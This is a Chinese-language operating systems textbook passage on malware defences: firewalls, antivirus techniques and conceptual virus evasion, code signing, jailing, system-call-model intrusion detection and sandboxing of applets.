防火墙有两种基本的类型：硬件防火墙和软件防火墙。有局域网需要保护的公司通常选择硬件防火墙；而家庭的个人用户通常会选择软件防火墙。首先，让我们看一看硬件防火墙。一般的硬件防护墙如图9-31所示。在该图中，来自网络提供者的连接（电缆或光纤）会被插到防火墙上，防火墙也连接到局域网上。不经过防火墙的允许任何包都不能进入或者离开局域网。实际的情况下，防护墙通常会和路由器、网络地址转换盒、指令检查系统和其他设备联合起来工作，但是在这里我们只关注于防火墙自身的功能。




图9-31 一个由防火墙保护的局域网示意图（含三台主机）

防火墙根据一些规则来配置，这些规则描述什么是允许的，什么是不允许的。防护墙的管理者可以修改这些规则，通常修改是通过一个Web界面进行的(大多数防火墙都内置一个小型Web服务器来实现它)。最简单的一种防护墙是*无状态防护墙*（stateless firewall），只会检查通过的包的头部，然后根据包头部的信息和防火墙的规则作出传送还是丢弃这个包的决定。包头部的信息包括源和目的的IP地址、源和目的的端口、服务的类型和协议。包头部的其他属性也是可以得到的，但是很少会被防火墙的规则涉及。

在图9-31中，我们有3个服务器，每一个都有一个惟一的IP地址，形如207.68.160.x，其中x依次是190、191、192。这三个地址就是那些要发送给这些服务器的包的目的地址。进来的包同时也包含一个16位的*端口号*（port number），来描述机器上哪一个进程来获得这个包（一个进程能监听一个来自外部网络流量的端口）。一些端口是和一些标准服务联系在一起的。特别地，端口80被Web使用，端口25被E-mail使用，端口21被FTP（文件传输协议）服务使用，但是大多数其他的端口是被用户定义的服务使用的。在这样的条件下，防火墙可能按照如下规则配置：

IP地址	端口	动作
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

这些规则只有当包被发送到端口80的时候，才会允许进入地址是207.68.160.190的机器；这个机器的其他端口都是被禁止的并且发送给这些端口的包都会被防火墙自动丢弃。同样，只有发送给端口25和21的包才可以进入其他两个机器。所有其他的网络流都是禁止的。这个规则集使得攻击者除了提供的三个公共的服务以外，很难访问到局域网。

虽然有了防火墙，局域网还是可能会受到攻击。例如，如果Web服务器是Apache并且攻击者找到了一个可以利用的Apache的bug，那么他可以发送一个很长的URL到207.68.160.190的端口80，然后制造一个缓冲区溢出，进而控制由防火墙保护的一台机器，通过这个机器可以发动对局域网内其他机器的攻击。

另一种潜在的攻击是写一个多人游戏，发布这个游戏并且让它得到广泛的接受。这个游戏的软件需要某个端口来和其他的玩家联系，所以游戏设计者会选择一个端口，比如9876，并且告诉玩家来改变防火墙的设置，来允许在这个端口网络流的进出。打开端口的人现在也容易受到这个端口上的攻击。即使这个游戏是合法的，那么它也可能包含一些可以利用的bug。打开越多的端口，被成功攻击的机会就越大。防火墙上的每一个端口都增加了攻击通过的可能。

除了无状态防火墙以外，还有一种跟踪连接以及连接状况的防火墙。这些防火墙能够更好地防止某些类型的攻击，特别是那些和建立连接有关的攻击。另外，一些其他类型的防火墙实现了*入侵检测系统*（Intrusion Detection System，IDS），利用IDS防火墙不仅可以检测包的头部还可以用检测包的内容来查找可疑的内容。

软件防火墙，有时也叫做个人防火墙，和硬件防火墙具有同样的功能，只不过是通过软件方式实现的。它们是附加在操作系统内核的网络代码上的过滤器，是和硬件防火墙工作机制一样的过滤数据包。

9.8.2 反病毒和抑制反病毒技术

正如上文所提到的，防火墙会尽量地阻止入侵者进入电脑，但是在很多情况下防火墙会失败。在这种情况下，下一道防线是由*反恶意软件的程序*（antimalware program）组成的。尽管这种反恶意软件的程序同样可以对抗蠕虫和间谍软件，但是它们通常称做*反病毒程序*（antivirus program）。病毒尽量地隐藏自己，而用户则是努力地发现它们，这就像是一个猫捉老鼠的游戏。在这方面，病毒很像rootkit，不同的地方是病毒的制造者更强调的是病毒的传播速度而不是像rookit一样注重于捉迷藏。现在，让我们来看看反病毒软件所使用的技术，以及病毒的制造者Virgil是怎么应对这些技术的。

1. *病毒扫描器*

显然，一般用户没有去查找竭尽全力藏身的大多数病毒，所以市场上出现了反病毒软件。下面我们将讨论一下反病毒软件的工作原理。反病毒软件公司拥有一流的实验室，在那里许多专家长时间地跟踪并研究不断涌现出的新病毒。第一步是让病毒感染不执行任何操作的程序，这类程序叫做诱饵文件，然后获取病毒的完整内容。下一步是列出病毒的完全代码表把它输入已知病毒的数据库。公司之间为其数据库的容量而竞争。发现新的病毒就放到数据库中与体育竞赛是完全不同的。

一旦反病毒软件安装在用户的计算机里，第一件事就是在硬盘里扫描所有可执行文件，看看是否能发现病毒库里已知的病毒。大多数反病毒公司都建有网站，从那里客户可以下载新发现病毒的特征码到自己的病毒库里。如果用户有10 000个文件，而病毒库里有10 000种病毒，当然需要一些高效的代码使得程序得以更快地运行。

由于有些已知病毒总是在不断发生细微变化，所以人们需要一种模糊查询软件，这样即便3个字节的改变也不会让病毒逃避检测。但是，模糊查询不仅比正常查询慢，而且容易导致错误报警（误测）。7年前在巴基斯坦，有些合法的文件恰巧包含了与病毒代码极为相像的字符，结果导致了病毒报警。用户这时往往会看到下面的信息：

```
WARNING! File xyz.exe may contain the lahore-9x virus. Delete?
```

数据库里的病毒越多，扫描标准越宽松，误报警的可能性就越大。如果出现了太多的误报警，用户会因为厌烦而放弃使用。但是如果病毒扫描器坚持严格匹配病毒码，它就会错过许多变形病毒。解决办法是要达到一种微妙的平衡，完美的扫描软件应该识别病毒的核心代码，这些核心代码不会轻易改变，从而能够作为病毒的特征签名来查找。

由于磁盘里的文件上周被宣布无病毒感染后并不意味着现在仍未被感染，所以人们需要经常使用病

毒扫描。因为扫描速度很慢，所以要保持效率就应该仅对上次扫描后被改动的文件进行检查。但是，聪明的病毒会把感染过的文件日期重置为初始日期以逃避检验。于是，反病毒程序修改校验文件所在目录的日期。但是病毒接着又把目录的日期也改掉。这就像我们上面所提到的猫捉老鼠游戏一样。

反病毒软件的另一种方法是检测文件，记录和存放所有文件的长度。如果一个文件自上周以来突然增加了许多，就有可能被感染，如图9-32a所示。但是，聪明的病毒可通过程序压缩原有文件并将其填充到原有长度来逃避检查。要使这种方法奏效，病毒必须还要包含压缩和解压缩过程，如图9-32c所示。




图9-32 a) 一段程序；b) 已感染的程序；c) 被压缩的已感染程序；
d) 加密的病毒；e) 带有加密压缩代码的压缩病毒

病毒还有一种逃避检测办法，那就是让自己在磁盘里呈现出的特征与病毒数据库里的特性不尽相同。要达到这一目标，方法之一是每感染一个文件就用不同的密钥将自身加密。在复制新的病毒体之前，病毒先随机产生一个32位的加密密钥，如将当前时间与内存里诸如72 008和319 992等数字进行异或。然后将病毒代码与这一密钥逐字节地异或，加密后的结果值储存在被感染文件中，如图9-32d所示。密钥也同时存放在文件中。从保密性角度来说，把密钥放进文件是不明智的。这样做的目的无非是为了对付病毒扫描，但却不能防止专家在反病毒实验室里逆向破解出病毒代码。当然，病毒在运行时必须首先对自己解密，所以在文件里也同时需要解密过程。

上述策略实际上并不完善，因为压缩、解压缩、加密和解密等过程在复制每个病毒体时都是一样的，反病毒软件可以利用这一特征来查杀病毒。把压缩、解压缩和加密过程隐藏起来较为容易：只要对它们加密并存放在病毒体里，如图9-32e所示。但是，解密过程不能被加密，它必须运行在硬件上以便将病毒体的其余部分解密，所以必须用明文格式存放。反病毒软件当然知道这些，所以它们专门搜索解密过程。

然而，Virgil喜欢笑到最后，所以他采用了下面的步骤。假设解密过程需要进行如下运算：

X=(A+B+C-4)

在普通的双地址计算机上可以运用汇编语言编写该运算，如图9-33a所示。第一个地址是源地址；第二个地址是目标地址，所以MOV A，R1是把变量*A*放入寄存器R1中。图9-33b的代码也是同样的意思，不同之处仅仅在于代码中插入了NOP（无操作）指令而降低了效率。

现在整个编码工作还未完成。为了伪装解密代码，可以用许多方法来替代NOP。例如，把0加入寄存器、自身异或、左移0位、跳转到下一个指令等，所有的都不做任何操作。所以，图9-33c在功能上与图9-33a是相同的。当病毒复制自身时，往往采用图9-33c的代码而不是图9-33a，这样在日后运行时还能工作。这种每次复制时都发生变异的病毒叫做*多形态病毒*（polymorphic virus）。

现在假设在这段代码里不再需要R5寄存器。也就是说，图9-33d与图9-33a的功能一致。最后，在许多情况下，可以交换指令而不会改变程序功能，我们用图9-33e作为另一种与图9-33a在逻辑上保持一致的代码段。这种能够交换机器码指令而不影响程序功能的代码叫做*变异引擎*（mutation engine）。较复杂的病毒在复制病毒体时，可以通过变异引擎产生不同的解密代码。变异的手段包括插入一些没用而且没

有危害的代码，改变代码的顺序，交换寄存器，把某条指令用它的等价指令替换。变异引擎本身与病毒体一起也可以通过加密的方法隐藏起来。




图9-33 多形态病毒的实例

要求较差的反病毒软件意识到图9-33a至图9-33e具有相同的代码功能是相当困难的，特别是当变异引擎有能力“狡兔三窟”时。反病毒软件可以分析病毒代码，了解病毒原理，甚至可以试图模拟代码操作，但我们必须记住有成千上万的病毒和成千上万的文件需要分析，所以每次测试不能花费太多的时间，否则运行起来会惊人地慢。

另外，储存在变量*Y*里的值是为了让人们难以发现与R5有关的代码是死码的事实，死码不会做任何事情。如果其他代码段对*Y*进行了读写，代码就会看上去十分合法。一个写得十分好的变异引擎代码会产生极强的变种，会给反病毒软件的作者带来噩梦般的麻烦。惟一让人安慰的是这样的引擎很难编写，所以Virgil的朋友都使用他的代码，结果在病毒界里并没有种类繁多的变异引擎。

到目前为止，我们讨论的是如何识别被感染的可执行文件里的病毒。而且，反病毒扫描器必须检查MBR、引导扇区、坏扇区列表、闪速ROM、CMOS等区域。但是如果有内存驻留病毒在运行会怎样呢？该内存驻留病毒不会被发现。更糟的是假设运行的病毒正在控制所有的系统调用，它就能轻易地探测到反病毒程序正在读引导扇区（用以查找病毒）。为了阻止反病毒程序，病毒进行系统调用，相反它把真正的引导区从坏扇区列表的藏身之地返回。它也可以作记录，在被扫描器检查以后会再次感染所有的文件。

为了防止被病毒欺骗，反病毒程序也可以会跳过操作系统直接去读物理磁盘。不过这样做需要具有用于IDE、SCSI和其他种类硬盘的内置设备驱动程序，这样会降低反病毒程序的可移植性，遇到不通用的硬盘就会一筹莫展。而且，跳过操作系统来读取引导扇区是可以的，但是跳过操作系统来读取所有的可执行文件却是不可能的，所以仍然存在病毒产生出与可执行文件相关的欺骗性数据的危险。

2. *完整性检查程序*

另一种完全不同的病毒检测方法是实施*完整性检查*（integrity checking）。采用这种方法的反病毒程序首先扫描硬盘上的病毒，一旦确信硬盘是干净的，它就开始为每个可执行文件计算一个校验和。计算校验和的算法应该是很简单的，就像把程序段中的所有字作为32位或者64位整数加起来求和一样简单，但是这种算法也要像加密的散列算法一样，是不可能逆向求解的。然后，要把一个目录中的所有相关文件的校验和写到一个文件中去。下一次运行的时候，程序重新计算校验值，看是否与校验和文件里的值相匹配。这样被感染的文件会立刻被查出。

问题在于Virgil并不愿意让病毒被查出，他可以写一段病毒代码把校验和文件移走。更糟的是，他可以计算已感染病毒的文件校验值，用这一值替代校验和文件里的正常值。为了保护校验值不被更改，反病毒程序可以尝试把该文件藏起来，但对长时间研究反病毒程序的Virgil来说，这种方法也难以奏效。比较好的方法是对文件加密以便使得其上的破坏容易被发现。理想状态是加密采用了智能卡技术，加密密钥被放在芯片里使得程序无法读到。

3. *行为检查程序*

第三种反病毒程序使用的方法是实施*行为检查*（behavioral checking）。通过这种方法，反病毒程序在系统运行时驻留在内存里，并自己捕捉所有的系统调用。这一方法能够监视所有的系统活动，并试图捕捉任何可能被怀疑的行为。例如，通常没有程序会覆盖引导扇区，所以有这种企图的程序几乎可以肯

定是病毒。同理，改变闪速ROM的内容也值得怀疑。

但是也有些情况比较难以判断。例如，覆盖可执行文件是一个特殊的操作，除非是编译器。如果反病毒程序检测到了这样一个写的动作并发出了警告，它希望用户能根据当时情形决定是否要覆盖可执行文件。同样，当Word用一个全是宏的新文件重写.doc文件时不一定是病毒的杰作。在Windows中程序可以从可执行文件里分离出来，并使用特殊的系统调用驻留内存。当然，这也可能是合法的，但是给出警告还是是十分有用的。

病毒并不会被动地等着反病毒程序杀死自己，它们也会反击。一场特别有趣的战斗会发生在内存驻留病毒和内存驻留反病毒程序之间。多年以前，有一个叫做Core Wars的游戏，在游戏里两个程序员各自放置程序到空余的地址空间里。程序依次抢夺内存，目的是把对手的程序清理出去来扩大自己的地盘。病毒与反病毒程序之间的战斗就有点像这个游戏，而战场转换到了那些并不希望战斗发生的受害者的机器里。更糟的是，病毒有一个优势，它可以去买反病毒软件来了解对手。当然，一旦病毒出现，反病毒小组也会修改软件，从而逼迫Virgil不得不再买新的版本。

4. *病毒避免*

每一个好的故事都需要理念。这里的理念是：

与其遗憾不如尽量安全。

避免病毒比起在计算机感染后去试图追踪它们要容易得多。下面是一些个人用户的使用指南，这也是整个产业界为减轻病毒问题所做的努力。

用户该怎样做来避免病毒感染呢？第一，选择能提供高度安全保障的操作系统，这样的系统应该拥有强大的核心-用户态边界，分离提供每个用户和系统管理员的登录密码。在这些条件下，溜进来的病毒无法感染系统代码。

第二，仅安装从可靠的供应商处购买的最小配置的软件。有时，即使这样也不能保证有些软件公司雇员会在商业软件产品里放置病毒，但这样做会有较大的帮助。从Web站点和公告板下载软件是十分冒险的行为。

第三，购买性能良好的反病毒软件并按指定要求使用。确保能够经常从厂商站点下载更新版本。

第四，不要点击电子邮件里的附件，告诉他人不要发送附件给自己。使用简明ASCII文本的邮件比较安全，而附件在打开时可能会启动病毒程序。

第五，定期将重要文件备份到外部存储介质，如软磁盘、CD-R或磁带等。在一系列的备份介质中应该保存不同的版本。这样，当发现病毒时就有机会还原被感染前的文件。例如，假设还原昨天已被感染的备份版本不成功的话，还原上一周的版本也许会有用。

最后一点，抵抗住诱惑，不要从一个不了解的地方下载并运行那些吸引人的新免费软件。或许这些软件免费的原因是：它的制造者想让你的机器加入他的僵尸机器的大军中来。然而，如果你有虚拟机软件的话，在虚拟机中运行这些不了解的软件是安全的。

整个业界应该重视病毒并改变一些危险的做法。第一，制造简单的操作系统。铃声和口哨声越多，安全漏洞也越多，这就是现实。

第二，不要使用动态文本。从安全角度来说，动态文本是可怕的。浏览别人提供的文档时最好不要运行别人提供的程序。例如，JPEG文件就不包含程序，所以也就不会含有病毒。所有的文档都应该以这样的方式工作。

第三，应该采取措施将重要的磁盘柱面有选择性地写保护，防止病毒感染程序。这种方法必须在控制器内部放置位图说明，位图里含有受保护磁盘柱面的分布图。只有当用户拨动了计算机面板上的机械拨动开关后，位图才能够被改动。

第四，使用闪存是个好主意，但只有用户拨动了外部开关后才能被改动，如当用户有意识地安装BIOS升级程序的时候。当然，所有这些措施在没有遭受病毒的强烈攻击时，是不会引起重视的。例如，有些病毒会攻击金融领域，把所有银行账户的金额重置为0。当然，那时候再采取措施就太晚了。

9.8.3 代码签名

一种完全不同的防止恶意软件的方法（全面防御），是我们只运行那些来自可靠的软件厂商的没有

被修改过的软件。马上我们会问，用户如何知道软件的确是来自它自己所声称的厂商，并且用户又如何知道软件从它被生产之后没有被修改过呢。当我们从一个名声未知的在线商店中下载软件或者从站点下载ActiveX控件的时候，这个问题就显得格外重要。例如，如果ActiveX控件来自一个著名的软件公司，那么它几乎不可能包含一个木马程序，但是，用户如何确信这一点呢？

一种被广泛应用的解决办法是数字签名，这部分内容在9.2.4节中已经讲解过。如果用户只运行那些由可信的地方制造并签名的程序、插件、驱动、ActiveX控件以及其他软件，那么陷入麻烦的机会就会少得多。但是这样做导致的后果就是，那些来自于Snarky Software的新的、免费的、好玩的、花哨的游戏可能非常不错但是不会通过数字签名的检查，因为你不知道谁制造了他们。

代码签名法是基于公钥密码体系。如某个软件厂商产生了一对密钥（公钥和私钥），将公钥公开，私钥妥善保存。为了完成对一个软件签名，供应商首先将代码进行散列函数运算，得到128位（采用MD5算法）、160位（采用SHA-1算法）或256位（采用SHA-256算法）的值。然后通过私钥加密取得散列值的数字签名（实际上，在使用时如图9-3所示进行了解密）。这个数字签名则始终伴随着这个软件。

当用户得到这个软件后，计算出散列函数并保存结果，然后将附带的数字签名用公钥进行解密。接着，核对解密后的散列函数值同自己运算出的值是否相等。如果相等，这个软件就被接受，否则就作为伪造版本被拒绝。这里所用到的数学方法使得任何想要篡改软件的人十分难以得手，因为这个散列函数要同从真正的数字签名中解密出来的散列函数匹配。在没有私钥的情况下通过产生匹配的假数字签名是十分困难的。签名和校验的过程如图9-34所示。




图9-34 代码签名的工作原理

网页能够包含代码，比如AcitiveX控件，以及各种脚本语言写出的代码。通常这些代码会被签名，而浏览器会自动地检查这些签名。当然，为了验证签名，浏览器需要软件厂商的公钥，它们通常和代码在一起。和公钥一起的还有被某个CA签名过的证书。如果浏览器已经保存了这个CA的公钥的话，它可以自己验证这个证书。如果这个证书是被浏览器所不知道的某个CA签名的话，那么它会弹出一个对话框询问是否接受这个证书。

9.8.4 囚禁

一个古老的俄国谚语说："相信但需要验证。"很明显地，古代的俄国人在头脑中就已经清楚地有了软件的概念。即使一个软件已经被签名了，一个好的态度是去核实它是否都能正常运行。做这件事情的一种技术是囚禁（jailing），如图9-35所示。




图9-35 囚禁的操作过程

如图9-35，一个新被接受的程序会作为一个标有"囚犯"的标签的进程来运行。这个"狱卒"是一个可信任的（系统的）进程，可以监管囚犯进程的行为。当一个被监禁的进程作出一个系统调用的时候，系统调用不会被执行，而是把控制移交给狱卒进程（通过一个内核陷阱）并把系统调用号和参数传递给它。这个狱卒进程会判断是否这个系统调用被允许。例如，如果被监禁的进程试图和一个狱卒进程不知道的远程主机建立一个网络连接，这个系统调用会被拒绝然后该囚犯进程被结束。如果这个

系统调用是可以接受的，那么狱卒进程会通知内核，由内核来执行该系统调用。通过使用这种方法，不正确的行为会在它引起麻烦之前被捕捉到。

囚禁有很多的实现方法。有一种方法可以在不需要修改内核的情况下，在几乎任何一个UNIX系统上实现，这种方法是Van't Noordende等人在2007年提出的。在nutshell中，这个方法使用普通的UNIX调试功能，让狱卒进程作为调试者而囚犯进程作为被调试者。这种情况下，调试者可以指示内核把被调试者封装起来，然后把被调试者的所有系统调用都传递给自己来监视。

9.8.5 基于模型的入侵检测

还有一种方法可以保护我们的机器，那就是安装一个IDS（Intrusion Detection System）。IDS有两种基本的类型，一种关注于监测进入电脑的网络包，另一种关注寻找CPU上的异常情况。之前在防火墙的部分我们简要地提到了网络IDS；现在我们对于基于主机的IDS进行一些讲解。出于篇幅限制，我们不能够审视全部的种类繁多的基于主机的IDS。相反地，我们选择一种类型来简单地了解它们是如何工作的。这种类型是基于静态模型的入侵检测（wagner和Dean，2001）。它可以用上面提到的囚禁技术来实现，同时也有其他的实现方法。

在图9-36a中我们看到了这样一个小程序，它打开一个叫data的文件，然后每次一个字符地读入，直到遇到了一个0字节，这时打印出文件开始部分的非0字节的个数然后程序退出。在图9-36b中，我们看到了这个程序的系统调用图（这里打印被叫做write）。




图9-36 a) 程序；b) 该程序的系统调用图

这个图告诉了我们什么呢？首先，在任何情况下，这个程序的第一个系统调用一定是open。第二个系统调用是read或者write，这要根据执行if语句的那个分支来决定。如果第二个系统调用是write，那么就意味着文件无法打开，然后下一个系统调用必须是exit。如果第二个系统调用是read，那么可能还有额外任意多次的read调用，并且最后调用close、write和exit。在没有入侵的情况下，其他序列是不可能的。如果这个程序被囚禁，那么狱卒程序可以看到所有的系统调用并很容易地验证某个序列是不是有效的。

现在假设某人发现了这个程序的一个bug，然后成功地引起了缓冲区溢出，插入并执行了恶意代码。当恶意代码运行的时候，极大的可能是会执行一个不同的系统调用序列。例如，恶意代码可能尝试打开某个它想要复制的文件或者可能和家里的电话建立网络连接。当第一次出现系统调用不符合原来的模式时，狱卒十分肯定地认定出现了攻击并会采取行动，比如结束这个进程并向系统管理员报警。这样，入侵检测系统就能够在攻击发生的时候检查到它们。静态系统调用分析只是很多IDS工作方法中的一种。

当使用这种基于静态模型的入侵检测的时候，狱卒必须知道这个模型（比如系统调用图）。最直接的方式就是让编译器产生它并让程序的作者签名同时附上它的证书。这样的话，任何预先修改可执行程

序的企图都会被在程序运行的时候检测到，因为实际的行为和被签过名的预期行为不一致。

很不幸的是，一个聪明的攻击者可能发动一种叫做*模仿攻击*（mimicry attack）的攻击，在这种攻击中插入的代码会有和该程序同样的系统调用序列（Wagner和Soto，2002），所以我们需要更复杂的模型，不能仅仅依靠跟踪系统调用。然而，作为深层防御的一部分，IDS还是扮演着重要的角色。

无论如何，基于模型的IDS不仅仅是以一种。许多IDS利用了一个叫做*蜜罐*（honeypot）的概念，这是一个吸引和捕捉攻击者和恶意软件的陷阱。通常蜜罐会是一个孤立的机器，几乎没有防御，表面看起来令人感兴趣并且有些有价值的内容，像一个成熟等待采摘的果实一样。设置蜜罐的人会小心翼翼地监视它上面的任何攻击并尽量去了解攻击的特征。一些IDS会把蜜罐放在虚拟机上防止对下层实际系统的破坏。所以很自然地，恶意软件也会像之前提到的努力地检查自己是否运行在一个虚拟机上。

9.8.6 封装移动代码

病毒和蠕虫不需要制造者有多大学问，而且往往会与用户意愿相反地侵入到计算机中。但有时人们也会不经意地在自己的机器上放入并执行外来代码。情况通常是这样发生的：在遥远的过去（在Internet世界里，代表去年），大多数网页是含有少量相关图片的静态文件，而现在越来越多的网页包含了叫做Applet的小程序。当人们下载包含Applet的网页时，Applet就会被调用并运行。例如，某个Applet也许包含了需要填充的表格以及交互式的帮助信息。当表格填好后会被送到网上的某处进行处理。税单、客户产品定单以及许多种类的表格都可以使用这种方法。

另一个让程序从一台计算机到另一台计算机上运行的例子是*代理程序*（agent）。代理程序指用户让程序在目标计算机上执行任务后再返回报告。例如，要求某个代理程序查看旅游网站，查找从阿姆斯特丹到旧金山的最便宜航线。代理程序会登录到每个站点上运行，找到所需的信息后，再前进到下一个站点。当所有的站点查询完毕后，它返回原处并报告结果。

第三个移动代码的例子是PostScript文件中的移动代码，这个文件将在PostScript打印机上打印出来。一个PostScript文件实际上是用PostScript语言编写，它可在打印机里执行的程序。它通常告诉打印机如何画某些特定的曲线并加以填充，它也可以做其他任何想做的事。Applet、代理和PostScript是*移动代码*（mobile code）的三个例子，当然还有许多其他的例子。

在前面大篇幅讨论了病毒和蠕虫之后，我们很清楚地意识到让外来代码运行在自己的计算机上多少有点冒险。然而，有些人的确想要运行外来代码，所以就会产生问题："移动代码可以安全运行吗？"简而言之：可以，但并不容易。最基本的问题在于当进程把Applet或其他的移动代码插入地址空间并运行后，这些代码就成了合法的用户进程的一部分，并且掌握了用户所拥有的权限，包括对用户的磁盘文件进行读、写、删除或加密，把数据用E-mail发送到其他国家等。

很久以前，操作系统推出了进程的概念，为的是在用户之间建立隔离墙。在这一概念中，每个进程都有自己的保护地址空间和UID，允许获取自己的文件和资源，而不能获取他人的。而对于保护进程的一部分（指Applet）或者其他资源来说，进程概念也无能为力。线程允许在一个进程中控制多个线程，但是单个线程与其他线程之间却没有提供保护。

从理论上来说，将每个Applet作为独立的进程运行只能帮上一点忙，但缺乏可操作性。例如，某个Web网页包含了相互之间互相影响的两个或多个Applet，而数据在Web页里。Web浏览器也需要与Applet交互，启动或停止它们，为它们输入数据等。如果每个Applet被放在自己的进程里，就无法进行任何操作。而且，把每个Applet放在自己的地址空间里并不能保证Applet不窃取或损害数据。如果有Applet想这样做是很容易的，因为没有人在一旁监视。

人们还使用了许多新方法来对付Applet（通常是移动代码）。下面我们将看看其中的两种方法：沙盒法和解释法。另外，代码签名同样能够用于验证Applet代码。每一种方法都有自己的长处和短处。

1. 沙盒法

第一种方法叫做*沙盒法*（sandboxing），这种方法将每个运行的Applet限制在一定范围的有效地址中（Wahbe等人，1993）。它的工作原理是把虚拟地址空间划分为相同大小的区域，每个区域叫做沙盒。每个沙盒必须保证所有的地址共享高位字节。对32位的地址来说，我们可以把它划分为256个沙盒，每个沙盒有16MB空间并共享相同的高8位。同样，我们也可以划分为512个8MB空间的沙盒，每个沙盒共享9

位地址前缀。沙盒的尺寸可以选取到足够容纳最大的Applet而不浪费太多的地址空间。如果页面调用满足的话，物理内存不会成为问题。每个Applet拥有两个沙盒，一个放置代码，另一个放置数据，如图9-37a所示的16个16MB的沙盒。

沙盒的用意在于保证每个Applet不能跳转到或引用其他的代码沙盒或数据沙盒。提供两个沙盒的目的是为了避免Applet在运行时超越限制修改代码。通过抑制把所有的Applet放入代码沙盒，我们减少了自我修改代码的危险。只要Applet通过这种方法受到限制，它就不能损害浏览器或其他的Applet，也不能在内存里培植病毒或者对内存造成损失。

只要Applet被装入，它就被重新分配到沙盒的开头，然后系统检查代码和数据的引用是否已被限制在相应的沙盒里。在下面的讨论中，我们将看一下代码引用（如JMP和CALL指令），数据引用也是如此。使用直接寻址的静态JMP指令很容易检查：目标地址是否仍旧在代码沙盒里？同样，相对JMP指令也很容易检查。如果Applet含有要试图离开代码沙盒的代码，它就会被拒绝并不予执行。同样，试图接触外界数据的Applet也会被拒绝。




图9-37 a) 内存被划分为16 MB的沙盒；
b) 检查指令有效性的一种方法

最困难的是动态JMP。大多数计算机都有这样一条指令，该指令中要跳转的目标地址在运行的时候计算，该地址被存入一寄存器，然后间接跳转。例如，通过JMP（R1）跳转到寄存器1里存放的地址。这种指令的有效性必须在运行时检查。检查时，系统直接在间接跳转之前插入代码，以便测试目标地址。这样测试的一个例子如图9-37b所示。请记住，所有的有效地址都有同样的高k位地址，所以该地址前缀被存放在临时寄存器里，如说S2。这样的寄存器不能被Applet自身使用，因为Applet有可能要求重写寄存器以避免受该寄存器限制。

有关代码是按如下工作的：首先把被检查的目标地址复制到临时寄存器S1中。然后该寄存器向右移位正好将S1中的地址前缀隔离出来。第二步将隔离出的前缀同原先装入S2寄存器里的正确前缀进行比较。如果不匹配就激活陷阱程序杀死进程。这段代码序列需要四条指令和两个临时寄存器。

